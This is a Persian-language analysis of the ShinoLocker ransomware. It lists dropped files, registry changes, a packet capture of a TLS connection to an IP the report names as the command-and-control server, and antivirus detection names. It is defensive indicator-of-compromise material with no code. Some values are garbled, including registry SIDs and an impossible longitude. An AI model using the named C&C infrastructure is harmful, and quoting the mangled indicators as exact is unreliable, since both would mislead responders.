برخی از فایل های نوشته شده توسط باج افزار در زیر قابل مشاهده می باشند :

C:\Documents and Settings\Administrator\Local Settings\Temp\holft7c5.exe
C:\Documents and Settings\Administrator\Local Settings\Temp\Pf8u77C3.exe
C:\Documents and Settings\Administrator\Local Settings\Temp\Q41eyd.txt
C:\Documents and Settings\Administrator\Local Settings\Temp\yCYDbU.lst
C:\Documents and Settings\Administrator\Local Settings\Temp\Q41eyd.txt.shino
C:\RECYCLER\S-1-5-21-1482476501-1645522239-1417001333-500\INFO2
C:\Documents and Settings\Administrator\My Documents\money.doc.shino

فایل های حذف شده :

C:\Documents and Settings\Administrator\Local Settings\Temp\Q41eyd.txt
C:\Documents and Settings\Administrator\My Documents\money.doc

کلیدهای رجیستری زیر توسط باج افزار تنظیم می شوند :

|REGISTRY\USER\S۱۵۲۱۱۴۸۲۴۷۶۵۰۱۱۶۴۵۵۲۲۲۳۹۱۴۱۷۰۰۱۳۳۳۰۰\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\WINDOWS\system۳۲\vssadmin.exe
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\p
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\PS
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\FL
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\TF
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\TD
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\H
|REGISTRY\USER\S-۱-۵-۲۱-۱۴۸۲۴۷۶۵۰۱-۱۶۴۵۵۲۲۲۳۹-۱۴۱۷۰۰۱۳۳۳-۰۰\Decryptor\V
|REGISTRY\USER\S۱۵۲۱۱۴۸۲۴۷۶۵۰۱۱۶۴۵۵۲۲۲۳۹۱۴۱۷۰۰۱۳۳۳۰۰\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Administrator\Local Settings\Temp\Pf8u۷۷C۳.exe

```

\REGISTRY\USER\S\۱۵۲۱۱۴۸۲۴۷۶۵۰۱۱۶۴۵۵۲۲۳۹۱۴۱۷۰۰۱۳۳۳۵۰۰\Software\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\c\NeedToPurge

\REGISTRY\MACHINE\SOFTWARE\Classes\shino\

\REGISTRY\MACHINE\SOFTWARE\Classes\ShinoLockerEncryptedFile\

\REGISTRY\MACHINE\SOFTWARE\Classes\ShinoLockerEncryptedFile\shell\open\command\

\REGISTRY\MACHINE\SOFTWARE\Classes\ShinoLockerEncryptedFile\DefaultIcon\
    
```

کلید رجیستری حذف شده :

```

\REGISTRY\USER\S\۱۵۲۱۱۴۸۲۴۷۶۵۰۱۱۶۴۵۵۲۲۳۹۱۴۱۷۰۰۱۳۳۳۵۰۰\Software\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\c\NeedToPurge
    
```

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه‌ای باج افزار ShinoLocker را نشان می‌دهد.

The screenshot shows a network traffic capture in Wireshark. The main pane displays a list of packets. Packet 104 is highlighted in red, indicating a Reset (RST) packet. The details pane below shows the structure of this packet: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol (TCP). The TCP details show a Reset flag set, with sequence number 2324 and acknowledgment number 253.


No.	Time	Source	Destination	Protocol	Length	Info
23	27.434117	192.168.1.34	217.23.11.33	TCP	66	49171 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24	27.583401	217.23.11.33	192.168.1.34	TCP	66	443 → 49171 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1404 SACK_PERM=1 WS=64
25	27.583589	192.168.1.34	217.23.11.33	TCP	54	49171 → 443 [ACK] Seq=1 Ack=1 Win=65792 Len=0
26	27.673330	192.168.1.34	217.23.11.33	TLSv1	171	Client Hello
27	27.828449	217.23.11.33	192.168.1.34	TCP	60	443 → 49171 [ACK] Seq=1 Ack=118 Win=14656 Len=0
28	27.917729	217.23.11.33	192.168.1.34	TLSv1	1458	Server Hello
29	27.920885	217.23.11.33	192.168.1.34	TLSv1	877	Certificate, Server Key Exchange, Server Hello Done
30	27.920944	192.168.1.34	217.23.11.33	TCP	54	49171 → 443 [ACK] Seq=118 Ack=2228 Win=65792 Len=0
31	27.942310	192.168.1.34	217.23.11.33	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
32	28.095005	217.23.11.33	192.168.1.34	TCP	60	443 → 49171 [ACK] Seq=2228 Ack=252 Win=15680 Len=0
33	28.101288	217.23.11.33	192.168.1.34	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
37	28.305689	192.168.1.34	217.23.11.33	TCP	54	49171 → 443 [ACK] Seq=252 Ack=2287 Win=65792 Len=0
100	29.007102	192.168.1.34	217.23.11.33	TCP	54	49171 → 443 [FIN, ACK] Seq=252 Ack=2287 Win=65792 Len=0
102	29.157349	217.23.11.33	192.168.1.34	TLSv1	91	Encrypted Alert
103	29.157350	217.23.11.33	192.168.1.34	TCP	60	443 → 49171 [FIN, ACK] Seq=2324 Ack=253 Win=15680 Len=0
104	29.157383	192.168.1.34	217.23.11.33	TCP	54	49171 → 443 [RST, ACK] Seq=253 Ack=2324 Win=0 Len=0

Frame 103: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 Ethernet II, Src: ZyxelCom_99:36:cc (58:8b:f3:99:36:cc), Dst: Vmware_63:96:84 (00:0c:29:63:96:84)
 Internet Protocol Version 4, Src: 217.23.11.33, Dst: 192.168.1.34
 Transmission Control Protocol, Src Port: 443, Dst Port: 49171, Seq: 2324, Ack: 253, Len: 0

0000 00 0c 29 63 96 84 58 8b f3 99 36 cc 08 00 45 00 ..)c..X. .6..E.
 0010 00 28 22 2f 40 00 30 06 82 9e d9 17 0b 21 c0 a8 .("/@.0.!..
 0020 01 22 01 bb c0 13 d1 c9 b2 e7 6c 96 c9 d2 50 11 .!.....!...P..
 0030 00 f5 8b f2 00 00 00 00 00 00 00 00 00 00 00 00 ..f5.8b.f2.

Transmission Control Protocol (tcp), 20 bytes | Packets: 230 - Displayed: 16 (7.0%) | Profile: Default

تصویر زیر مربوط به درخواست DNS باج افزار می باشد :




میزبانی که باج افزار با آن ارتباط برقرار کرده است.


نام کشور	شماره پورت	آدرس آی پی
هلند	۴۴۳ TCP	۲۱۷.۲۳.۱۱.۳۳

بررسی ها نشان می دهد این آی پی مربوط به سرور C&C باج افزار می باشد که جزئیات بیشتر مربوط به آن در تصویر زیر قابل مشاهده است.

217.23.11.33 - Geo Information

IP Address	217.23.11.33
Host	jupiter.parknames.net
Location	 NL, Netherlands
City	-
Organization	WorldStream
ISP	WorldStream
AS Number	AS49981 WorldStream B.V.
Latitude	52° 38'24" North
Longitude	4° 89'95" East
Distance	1744.92 km (1084.24 miles)

Map Location new World Map Google Maps Yahoo Maps Microsoft Live Maps



شناسایی :

در حال حاضر تعداد ۵۲ مورد از ۶۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	Gen:VariantL.Ransom.Shinlock.5	AegisLab	Troj.W32.Generic!C
AhnLab-V3	Trojan.Win32.Agent.R189022	ALYac	Gen:Variant.Ransom.Shinlock.5
Antiy-AVL	Trojan.Win32.AGeneric	Arcabit	Trojan.Ransom.Shinlock.5
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira	TR/AD.Ransom.Heur.qahkv	AVware	Trojan.Win32.Generic!BT
Baidu	Win32:Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Ransom.Shinlock.5
CAT-QuickHeal	Ransomware.ShinoLock.A3	CrowdStrike Falcon	malicious confidence 100% (W)
Cyren	W32/Shinlock.A.gen!Eldorado	DrWeb	Trojan.DownLoader22.15733
Emsisoft	Gen:VariantL.Ransom.Shinlock.5 (B)	Endgame	malicious (high confidence)
eScan	Gen:Variant.Ransom.Shinlock.5	ESET-NOD32	a variant of Win32/Filecoder.ShinoLocker.A
F-Prot	W32/Shinlock.A.gen!Eldorado	F-Secure	Gen:Variant.Ransom.Shinlock.5
Fortinet	MSIL/Generic.AP.15EDD4!tr	GData	Gen:Variant.Ransom.Shinlock.5
Ikarus	Trojan-Ransom.Shinlocker	Jiangmin	Trojan.Deshacop.rk
K7AntiVirus	Trojan (0050feb31)	K7GW	Trojan (0050feb31)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Ransom.ShinoLocker.MSIL
MAX	malware (ai score=100)	McAfee	GenericRXAH-SX!B4613AC4BAB3
McAfee-GW-Edition	GenericRXAH-SX!B4613AC4BAB3	Microsoft	Ransom:MSIL/ShinoLock.A
NANO-Antivirus	Trojan.Win32.Filecoder.fapdhm	nProtect	Trojan/W32.Deshacop.195072
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.4fb	SentinelOne	static engine - malicious
Sophos AV	Mal/Shinlock-A	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Trojan-Ransom.Win32.ShinoLocker.a
TrendMicro	Ransom_SHINOLOCK.SMI0	TrendMicro-HouseCall	Ransom_SHINOLOCK.SMI0
VBA32	TScope.Trojan.MSIL	VIPRE	Trojan.Win32.Generic!BT
ViRobot	Trojan.Win32.Ransom.195074	Webroot	W32.Suspicious.Heur
Yandex	Trojan.Deshacop!	ZoneAlarm	HEUR:Trojan.Win32.Generic